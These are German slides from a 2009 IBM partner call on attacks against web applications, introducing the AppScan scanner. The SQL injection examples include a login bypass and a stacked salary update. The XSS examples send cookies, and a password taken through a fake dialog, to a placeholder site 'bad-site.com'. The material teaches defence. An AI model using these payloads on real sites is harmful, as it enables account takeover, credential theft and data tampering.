IBM Software Partner Academy Program

Telefonkonferenz am 6.2.2009

„Angriffe gegen Web-Anwendungen“
Die IBM Rational AppScan Familie

Michael Sigmund
Teamleader SWG IT Architects Channel Sales

Angriffe auf Web-Anwendungsebene …

- **Angriffe auf Web-Anwendungen**
  - **Angriffe auf die Authentifizierung**
    - **Brute Force / Dictionary Angriff**
  - **SQL Injection**
  - **Cross Site Scripting (XSS)**
  - **Command Execution (Das Ausführen von Befehlen, die über Session Parameter oder Buffer-Overflow eingeschleust werden)**
  - **Encoding (Das Entschlüsseln von verschlüsselter Information)**


Angriffe auf Web-Anwendungsebene …

- **Impersonation (Vortäuschen einer anderen Identität)**
- **Elevation of Privilege (Aneignung von Berechtigungen)**
- **Tampering (Manipulation von Daten während der Übertragung)**
- **Information Disclosure (Einlesen von Informationen)**
- **Repudiation (Löschen des Nachweises einer getätigten Transaktion)**
- **Denial-of-Service (Verursachen einer Serverüberlastung)**
- **Phishing (Erlangen von Informationen durch vorgetäuschte Web-Seiten)**
- **. . .**

Angriffe auf die Authentifizierung …

- **Brute Force**
  - **Durchprobieren aller möglichen Kombinationen einer bestimmten Zeichenmenge.**
- **Dictionary Angriff**
  - **Durchprobieren aller Benutzernamen und Passwörter basierend auf Wörterlisten.**
- **Es existieren Programme für nahezu alle Protokolle / Anwendungen.**
  - **telnet, snmp, pop, ssh, http, ...**

Angriffe auf die Authentifizierung …



Angriffe auf Web-Anwendungen …


SQL Injection

- Bezeichnet eine Technik, SQL Code in eine Anwendung einzuschleusen (injizieren), der so von der Anwendung nicht vorgesehen war.
- Ermöglicht je nach Zugriffs-Rechte Struktur bis zu vollem Zugriff auf das Datenbank System bzw. das zugrundeliegende Betriebssystem.
- Das Problem entsteht, wenn Benutzereingaben vertraut wird oder diese nicht hinreichend validiert werden und in SQL Statements einfließen.


```
select * from Employees where EmployeeName = '" + strUser + "';
```

SQL Injection …

- **Hinzufügen von SQL Statements**
  - **Mit dem Semikolon lassen sich mehrere SQL Statements aneinander hängen.**
  - **Werden vom DBMS als Batch ausgeführt.**



- **Benutzereingabe:** `sigmund' ; update Employees set Salary=100000 where EmployeeName = 'sigmund'--`

```
select * from Employees where EmployeeName = 'sigmund'; update
Employees set Salary=100000 where EmployeeName = 'sigmund'—- ';
```

SQL Injection …

- **Manipulieren von `where` Bedingungen**

```
select * from Orders where CustomerID = 'XYZ' and OrderID =
txtOrderID.Text;
```

- **Benutzer-Eingabe: `123 or 1=1`**

```
select * from Orders where CustomerID = 'XYZ' and OrderID = 123
or 1=1;
```

SQL Injection …

- **Auskommentieren von SQL Statements**
  - **Login Dialoge**

```
select count(*) from Users where Username = '" + strUser + "' and
Password = '" + strPwd + "';
```

SQL Injection …

- **Legitime Eingabe**
  - **Username:** sigmund
  - **Passwort:** geheim

```
select count(*) from Users where Username = 'sigmund' and
Password = 'geheim';
```

- **SQL Injection**
  - **Name:** sigmund'--
  - **Password:** hack

```
select count(*) from Users where Username = 'sigmund'-- and
Password = 'hack';
```

SQL Injection …

- **Noch besser**
  - **Login ohne Kenntnis von Benutzername und Passwort**

- **Eingabe:**
  - **Username:** sigmund' or 1=1--
  - **Passwort:** xy

```
select count(*) from Users where Username = 'sigmund' or 1=1--
and Password = 'xy';
```

Cross Site Scripting (XSS) …


- **Cross Site Scripting**
  - **Ähnlich wie bei SQL Injection wird bei Cross Site Scripting (XSS) Skript oder HTML Code in eine Anwendung eingebettet**
  - **Ermöglicht Ausführung von Code im Kontext einer Anwendung**
  - **Wird die Web Seite von einem Benutzer aufgerufen wird, im Falle von Skript Code, dieser Code auf dem Client ausgeführt**

- **Ermöglicht Angriffe auf**
  - **Die Web Site**
  - **Die Benutzer der Web Site**

Cross Site Scripting (XSS) …

- **‚persistentes' Cross Site Scripting**
  - **Skriptcode wird persistent auf dem Server gespeichert und bei anderen Nutzern ausgeführt.**
    - **Gästebücher**
    - **Foren**
    - **Weblogs**
- **‚nicht persistentes' Cross Site Scripting**
  - **Skriptcode wird nicht auf dem Server gespeichert.**
  - **Skriptcode wird mit der Anfrage (Query) mitgesendet.**
    - **Suchen (search.asp?q=suchbegriff)**
    - **Personalisierte Seiten (welcome.php?name=helmut)**


Cross Site Scripting – Wie funktioniert es …




Cross Site Scripting – Beispiele …

- **HTTP Redirects**
  - <meta http-equiv="refresh" content="1;URL=http://www.bad-site.com">
- **Cookies "harvest“ (Ernte)**
  - <script>location.href=http://www.bad-site.com/ getcookie.aspx?cookie=document.cookie</script>
- **Fake Passwort Dialog**
  - <script>var password=prompt('Your Session has expired. Please re-enter your password. thank you',''); location.href= 'http://www.bad-site.com/getpwd.aspx?pwd='+password</script>


Generelle Architektur einer Web-Anwendung …




Netzwerksicherheit einer Web-Anwendung …



Was ist eine Web-Anwendung …





Die Business Logik, die ermöglicht:

- Benutzer Interaktionen mit der Web Seite
- Transaktionen/Schnittstellen mit Back-End Systemen (Datenbanken, CRM, ERP etc.)

durch:

- 3rd party Software Pakete; z.B. Web Server, Application Server, Lösungen etc.
- Selbst entwickelter Code in-house / Web Builder / System Integrator etc.

Input und Output durchqueren jede Schicht der Web Anwendung

Jeder Einbruch in jedem Layer kann Gefahr durch diese Web Anwendung bedeuten!


Warum Web-Anwendungssicherheit …

Viele Web-Anwendungsentwickler sind der Meinung,

- **… es genügt völlig, die Infrastruktur zu sichern (Firewalls, Netzwerkscanner, …)**
- **… der jährliche externe Audit ist genug.**
- **… ihre Anwendungen sind sicher, da sie sich an Standards halten (SSL, ….)**
- **… die Daten ihrer Anwendung sind für Hacker uninteressant.**

Die alarmierende Wahrheit …

- **Web applications are the #1 focus of hackers:**
  - 75% of attacks at Application layer (Gartner)
  - XSS and SQL Injection are #1 and #2 reported vulnerabilities (Mitre)
- **Most sites are vulnerable:**
  - 90% of sites are vulnerable to application attacks (Watchfire)
  - 78% percent of easily exploitable vulnerabilities affected Web applications (Symantec)
  - 80% of organizations will experience an application security incident by 2010 (Gartner)
- **Web applications are high value targets for hackers:**
  - Customer data, credit cards, ID theft, fraud, site defacement, etc.
- **Compliance requirements:**
  - Payment Card Industry (PCI) Standards, GLBA,HIPPA,FISMA, …



Die alarmierende Wahrheit …

“Approximately 100 million Americans have been informed that they have suffered a security breach so this problem has reached epidemic proportions.”

Jon Oltsik – Enterprise Strategy Group

“Up to 21,000 loan clients may have had data exposed”

Marcella Bombardieri, Globe Staff/August 24, 2006

“Personal information stolen from 2.2 million active-duty members of the military, the government said…”

New York Times/June 7, 2006

“Hacker may have stolen personal identifiable information for 26,000 employees..”

ComputerWorld, June 22, 2006

Die Daten sind es nicht allein ...

Hackers breach LexisNexis, grab info on 32,000 people

By Paul Roberts
IDG News Service, 03/09/05

Hackers have compromised databases belonging to LexisNexis and stolen information on at least 32,000 people, according to a statement Wednesday from LexisNexis' parent company, Reed Elsevier PLC.

The hackers stole passwords, names, addresses, Social Security and drivers license numbers of legitimate customers of the company's Seisint division. Seisint collects data on individuals that is used by law enforcement and private companies for debt recovery, fraud detection and other services.

LexisNexis identified the incidents in a review of security procedures and warned that there may be more incidents of data theft, Reed Elsevier said. The incident is eerily familiar to recent revelations about similar compromises at Seisint competitor ChoicePoint, which acknowledged in February that hackers had access to data on 145,000 people.

Reed Elsevier did not immediately respond to requests for comment.

